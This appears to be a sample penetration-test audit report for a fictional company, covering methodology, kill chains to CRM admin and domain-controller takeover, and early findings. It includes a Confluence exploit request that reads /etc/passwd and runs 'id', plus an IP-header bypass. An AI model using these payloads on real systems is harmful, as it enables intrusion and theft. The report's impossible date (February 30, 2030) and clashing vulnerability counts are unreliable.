ONSEC

BestCompany Inc.

Information Security Audit Report

February 30, 2030

ONSEC

Table of Contents

ONSEC

1 General Information

1.1 Project Description

This report was prepared by Onsec Inc. (hereinafter—the Contractor) for BestCompany Inc. (hereinafter—the Customer) and contains the results of the security audit of the platform and related components (hereinafter—the System). The work was performed from February 2, 2024, to March 30, 2024.

This report contains an expert evaluation of the current level of security of the Customer's web applications, a description of the testing progress with information on all identified vulnerabilities, and confirmation of their presence and the result of the exploitation of these vulnerabilities by the Contractor's specialists.

1.2 Security Audit Objective

The objective of the security audit was to identify the weaknesses in the system's protection and the vulnerabilities that could be exploited to gain unauthorized access to closed system components.

The primary purpose of the attacker, we assume, is unauthorized access to the closed components of the System and critical information stored, processed, and transmitted in the Customer's services.

When performing the security analysis, the Contractor had the following objectives:

- Identify vulnerabilities in applications that can be used to perform malicious actions against the customer or its customers;
- Analyzing the severity level of the detected vulnerabilities, as well as searching for and describing the attack scenarios that could implement various types of threats against the Customer and its clients;
- Formulate precise, actionable recommendations to eliminate the deficiencies found;
- Formulate general methodological recommendations on the modification of existing development processes to minimize the emergence of similar deficiencies in the future;

- Compile a report on the detected vulnerabilities, methods of their exploitation and recommendations for their remediation.

The main business aims, defined by the Customer, were the following:

- research on the possibility of gaining access to confidential and personal data of clients and employees of the Customer;
- research on the possibility of gaining access to the Customer's financial data;
- identifying vulnerabilities in the Customer's services and applications;
- research of the possible consequences of exploiting detected vulnerabilities;
- examples of exploiting the most critical vulnerabilities;
- providing recommendations on the remediation of the detected vulnerabilities or adopting compensatory protective measures.

1.3 Model of the Attacker

During the audit, the Contractor's specialists imitated an attacker analyzing a web application to detect and exploit the system's vulnerabilities. It was assumed that the attacker was a highly qualified specialist with skills comparable to those of the Contractor's experts.

As part of the ongoing work, the attacker model was considered **the user with no privileges in the System**, who has no privileged user credentials.

1.4 Security Audit Methodology

The methodology is a sequence of actions the Contractor performs to assess the security status of the Customer's information resources.

It is implied that the Contractor may use other methods of IT penetration and is guided by the following international standards and practices:

- Penetration Testing Execution Standard (PTES);
- Special Publications NIST 800-115 Technical Guide to Information Security Testing and Assessment;
- Open Source Security Testing Methodology Manual (OSSTMM);

- Information Systems Security Assessment Framework (ISSAF);
- Web Application Security Consortium (WASC) Threat Classification;
- Open Web Application Security Project Testing Guide;
- Open Web Application Security Project Code Review Guide;
- Open Web Application Security Project Mobile Security Testing Guide;
- Open Web Application Security Project Mobile Application Security Verification Standard;
- Payment Card Industry Data Security Standard (PCI DSS);
- Center for Internet Security (CIS) standards.

During the audit, the specialists use both manual checks for possible vulnerabilities and testing with automated tools.

This approach to penetration testing does not imply searching for all currently existing security problems in the Customer's systems. The main purpose is to focus on the most critical vulnerabilities that require an attacker to have the appropriate skill level and access to the Customer's applications in order to identify potential negative consequences for the Customer.

As part of the security analysis of the Customer's assets, the Contractor performs the following testing steps:

- Collecting of data on the audited networks and services;
- Conducting security analysis and attempting to compromise the Customer's systems;
- Compiling a report on the System's security status.

1.4.1 Collecting of data on the audited networks and Services

The purpose of this phase is to gather the most detailed information about the customer, its network structure, and services from public information sources. As part of this phase:

Collecting information about the structure and components of the Customer's System:

- domains and subdomains;
- IP address ranges;
- public network services and systems;

- critical infrastructure services;
- network components.

Gather publicly available information about the Customer that may be of interest to a potential attacker. Data is compiled from public sources on the Internet: information about previous attacks on the Customer's system, usage email domains, websites, SaaS, etc.

1.4.2 Conducting security analysis and attempting to compromise the Customer’s systems

The purpose of this stage is to find the maximum number of vectors that compromise the Customer’s services and systems, as well as attempts to obtain unauthorized access to critical information. As part of this phase:

Active and Passive Reconnaissance

- Utilizing search engines to uncover information about the target, including analyzing WHOIS, target websites, and DNS records, examining historical snapshots and code repositories, analyzing SaaS services;
- Active network mapping and port scanning of target networks;
- Determining types and versions of devices, OS, network services, and applications;
- Search for remote access interfaces and other interaction interfaces, the availability of which is not provided for by the Customer’s information security policies;
- Identification of available web interfaces and non-standard interaction protocols for subsequent analysis;
- Identifying vulnerabilities and typical misconfigurations of network services, web applications, software, servers, network equipment, and other devices.

Vulnerability Assessment and Exploitation

- Attempts to bypass existing means of protection;
- Simulation of attacks using information about detected vulnerabilities;

- Exploitation of detected vulnerabilities on the target system, as well as related information systems within the boundaries of work;
- Attempts to achieve additional goals designated by the Customer (performed on demand).

Post-exploitation and Lateral Movement

- Attempts to privilege escalation of the target systems;
- Credential hunting and abuse services;
- Pivoting for further our access to additional hosts, applications, and services within a network environment;
- Attempts to prevent and evade detection.

1.4.3 Compiling a report on the System's security status

- Assemble proof of successful exploitation of vulnerabilities;
- Analyze stages and variations of the attack chain on the Customer's systems;
- Develop recommendations to mitigate and eliminate vulnerabilities;
- Report finalization.

1.5 Scope of Works

Before testing, the Customer provided the following source data:

- Credentials for connecting to the Customer's internal network;
- The list of internal networks;
- List of public services.

During the work on the initial gathering of information about the target System, new domains belonging to the Customer were identified. By Customer's confirmation, the following domains and subdomains were defined as objects within the boundaries of the work:

- bestcompany.com
- bestcompany.net
- bestcompany.dev

1.6 Audit Conditions

The analysis of the web application security and network infrastructure was carried out in accordance with the Contractor's methodology by simulating the actions of a potential attacker and analyzing the consequences of exploiting the detected vulnerabilities. The detailed security analysis procedure is available on request.


According to the initial information provided, the security analysis was performed using **the "black box" method**.


2 Executive Summary and Recommendations

2.1 Summary

The current security level of the audited System is estimated to be **Low** due to the presence of critical and high severity vulnerabilities. Since at least one critical exploitable vulnerability has been identified and has been classified as high business risk, the overall security level of the audited project should not be rated higher than **Low**.

The Contractor's specialists have discovered **18** vulnerabilities: **4** of critical, **2** of high, **2** of medium, **8** of low, and **2** of Informational severity level.





2.2 Results and Killchains


During the audit, a lot of vulnerabilities were discovered. Exploiting chains of multiple vulnerabilities, the Contractor's specialists received exploitable access to the:

- Code execution on the Customer's systems;
- Privileged accounts with administrator rights;
- Privileged access to domain controllers, internal services, and servers;
- Customer's databases, source codes, confidential and personal data;

All this means that all the points, defined by the Customer, as primary business threats, are vulnerable. The full list of the discovered vulnerabilities is presented in "Paragraph 3. Detailed Description of Identified Vulnerabilities".

2.2.1 Killchain allowing access to the admin panel of CRM


1. [WLRM-BSTCM-2257] Using the header **X-Forwarded-IP: 127.0.0.1** an attacker can bypass restrictions on access to internal services and folders;
2. [WLRM-BSTCM-2249] With the previous bypass, the attacker could access the internal repository containing a source code (the .git folder on the web server);
3. [WLRM-BSTCM-2252] After reviewing the source code, an attacker could execute a SQL injection attack and extract user credentials and password hashes;
4. [WLRM-BSTCM-2255] Through a local brute-force attack, the attacker can recover original user credentials, including those with administrator privileges, and gain administrative access to CRM: https://bestcompany.net/admin/



Get full access to admin panel of CRM


2.2.2 Killchain allowing full access to a domain controller

1. [WLRM-BSTCM-1871] Using an outdated version of Atlassian Jira attacker can execute code on the target server and gain access to internal resources;
2. [WLRM-BSTCM-1873] The Grafana internal service has a login page that returns the login and password of the Zabbix monitoring system;
3. [WLRM-BSTCM-1879] It was discovered that the Zabbix service user has permissions to run scripts on end hosts, including a domain controller;
4. [WLRM-BSTCM-1888] Zabbix-agent service running on end hosts with system privileges. This allows an attacker to access local accounts and take over the NTDS database with all domain users credentials.



Get reverse shell from the target server (Atlassian Jira)

Code execution on the target server via the Zabbix service



Verify credentials extracted from domain controller NTDS files

2.3 General Recommendations

To minimize the risk of information security threats and increase the level of security of the customer's infrastructure, we recommend the following **priority measures**:

Immediate Actions

- Update software and components to the latest versions;
- Disable or restrict network access to unused services and application features;
- Move unsupported or outdated systems to an isolated network segment;
- Implement a strict password policy and change all default system passwords;
- Resolve critical and high-level vulnerabilities as quickly as possible;
- Resolve medium, low, and information vulnerabilities for a comprehensive security posture.

Long-term Measures

- Regularly analyze the security of your internal infrastructure and external perimeter;
- Develop a policy for installing and managing services to avoid services with default or missing credentials;
- Transition from manual service configuration to automated setup using orchestration systems, implementing infrastructure-as-code;
- Segment networks by functional roles and configure routing rules based on each segment’s criticality and data sensitivity;
- Prohibit entry of sensitive information (e.g., access credentials, encryption keys) in terminal sessions to avoid logging credentials;
- Implement SIEM policies and configure monitoring triggers to alert on abnormal activities (e.g., registry changes, service modifications, hash changes in critical files, autorun and task scheduler activities, crontab entries, and alterations to Active Directory permissions);
- Promote secure development practices by training developers in secure coding techniques, such as those outlined in the OWASP Developer Guide;
- Conduct compliance audits to ensure adherence to CIS Standards.

3 Detailed Description of Identified Vulnerabilities

This section provides detailed information about the vulnerabilities identified, including remediation recommendations, examples of exploits, and an assessment of the severity of the threat to the customer's infrastructure.

Section	Name	Address	Severity level
3.1.1	WLRM-BSTCM-1873 Vulnerable Version of Grafana (CVE-2022-26148)	https://10.139.2.62/login	Critical
3.1.2	WLRM-BSTCM-1875 Vulnerable Version of Jira (CVE-2019-3396, CVE-2019-8451)	http://10.141.64.7/ http://10.141.64.6/	Critical
3.1.3	WLRM-BSTCM-1876 Device Credential Disclosure via the Vulnerable Web Server	http://10.147.9.11/	Critical
3.1.4	WLRM-BSTCM-1880 Command Injection in Patroni Software	10.139.64.78:8008 10.139.64.79:8008 10.139.64.80:8008	Critical
3.1.5	WLRM-BSTCM-1882 Default Credentials in WildFly Service	http://bestcompany.net:8080/	Critical
3.1.6	WLRM-BSTCM-1884 Security Misconfiguration in MSSQL Service	cv373.bestcompany.com	Critical
3.1.7	WLRM-BSTCM-1885 Default Credentials in Jenkins Service	http://10.139.64.31:8080/	Critical
3.1.8	WLRM-BSTCM-1887 Weak Password Requirements in XEN Orchestra Administrator	https://10.139.2.105/	Critical
3.1.9	WLRM-BSTCM-1891 Weak Password Requirements in H2 Service	https://news.bestcompany.com/	Critical
3.1.10	WLRM-BSTCM-1892 Code Injection in H2 Console	https://news.bestcompany.com/	Critical
3.1.11	WLRM-BSTCM-1874 Default Credentials in Zabbix Server	https://10.149.2.119/	High
3.1.12	WLRM-BSTCM-1877 Local Privilege Escalation to System on Confluence Server	10.141.64.7	High

Section	Name	Address	Severity level
3.1.13	WLRM-BSTCM-1878 Default Credentials in Confluence	10.141.64.7	High
3.1.14	WLRM-BSTCM-1879 Path Traversal in the News Mail Service Template	https://news.bestcompany.com/	High
3.1.15	WLRM-BSTCM-1881 High Privileged Credentials in Browser Profile	nlv71.nl.bestcompany.com	High
3.1.16	WLRM-BSTCM-1888 Insecure Storage of Sensitive Information	Multiple	High
3.1.17	WLRM-BSTCM-1900 Weak Password Requirements in the Internal Domain	bestcompany.com	High
3.1.18	WLRM-BSTCM-1886 Security Vulnerability in SSH Servers	Multiple	Medium
3.1.19	WLRM-BSTCM-1890 Vulnerable Version of TestLink	https://testlink.bestcompany.net/	Medium
3.1.20	WLRM-BSTCM-1893 Improper Access Control: Active Admin Session on the Console	https://10.139.2.105/	Medium
3.1.21	WLRM-BSTCM-1899 Security Vulnerability with Zabbix and Jira Integration	https://10.149.2.119/ https://10.139.2.203/ https://10.139.2.14/	Medium
3.1.22	WLRM-BSTCM-1889 Exposure of User Authorizations and Internal Processes	testlink.bestcompany.com	Low
3.1.23	WLRM-BSTCM-1898 Bypass IP Address Restrictions	10.139.2.124	Low

3.1 Detailed description of vulnerabilities

3.1.1 WLRM-BSTCM-1873 Vulnerable Version of Grafana (CVE-2022-26148)

Address: https://10.139.2.62/login

User account: inapplicable

Severity level: Critical

Description:

The Grafana technical page returns the login and password of the Zabbix monitoring system: https://nvd.nist.gov/vuln/detail/cve-2022-26148

Example:

Response from api_jsonrpc.php scenario contains credentials for Zabbix server:

```
ZabbixSync:[SNIP]
```

Credentials valid on these Zabbix Servers:
https://10.149.2.15
https://10.137.2.18
https://10.128.2.20
https://10.139.2.203
https://10.134.1.15
https://10.136.2.10
https://10.139.2.14
https://10.147.2.10
https://10.148.2.18

Recommendations for remediation:

- Update the software and its components to the latest versions;
- Follow the recommendations provided by the developers of the vulnerable software for mitigating known vulnerabilities.

3.1.2 WLRM-BSTCM-1875 Vulnerable Version of Jira (CVE-2019-3396, CVE-2019-8451)

Address:
http://10.141.64.7/
http://10.141.64.6/

User account: inapplicable

Severity level: Critical


Description:

The audited application uses components with known vulnerabilities from the Common Vulnerabilities and Exposures (CVE) list or other sources, which could lead to the compromise of the web application through the exploitation of existing vulnerabilities. Description of vulnerabilities:

- https://nvd.nist.gov/vuln/detail/CVE-2019-3396
- https://nvd.nist.gov/vuln/detail/CVE-2019-8451

Example:

```
POST /rest/tinymce/1/macro/preview HTTP/1.1
Host:10.141.64.6
Connection: keep-alive
Accept-Encoding: gzip, deflate
Accept: */*
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Content-Type: application/json; charset=utf-8
Referer:
http://[SNIP]:1337//pages/resumedraft.action?draftId=1&draftShareId=056b55bc-fc4a-487b-b1e1-8f673f280c23&
Content-Length: 199

{"contentId":"1","macro":{"name":"widget","body":"","params":{"url":"https://www.youtube.com/watch?v=y6sOtXOvchY","width":"1000","height":"1000","_template":"file:///etc/passwd","command":"id"
```



Recommendations for remediation:

- Update the software and its components to the latest versions;
- Follow the recommendations provided by the developers of the vulnerable software for mitigating known vulnerabilities.

3.1.3 WLRM-BSTCM-1876 Device Credential Disclosure via the Vulnerable Web Server

Address: http://10.147.9.11/

User account: inapplicable

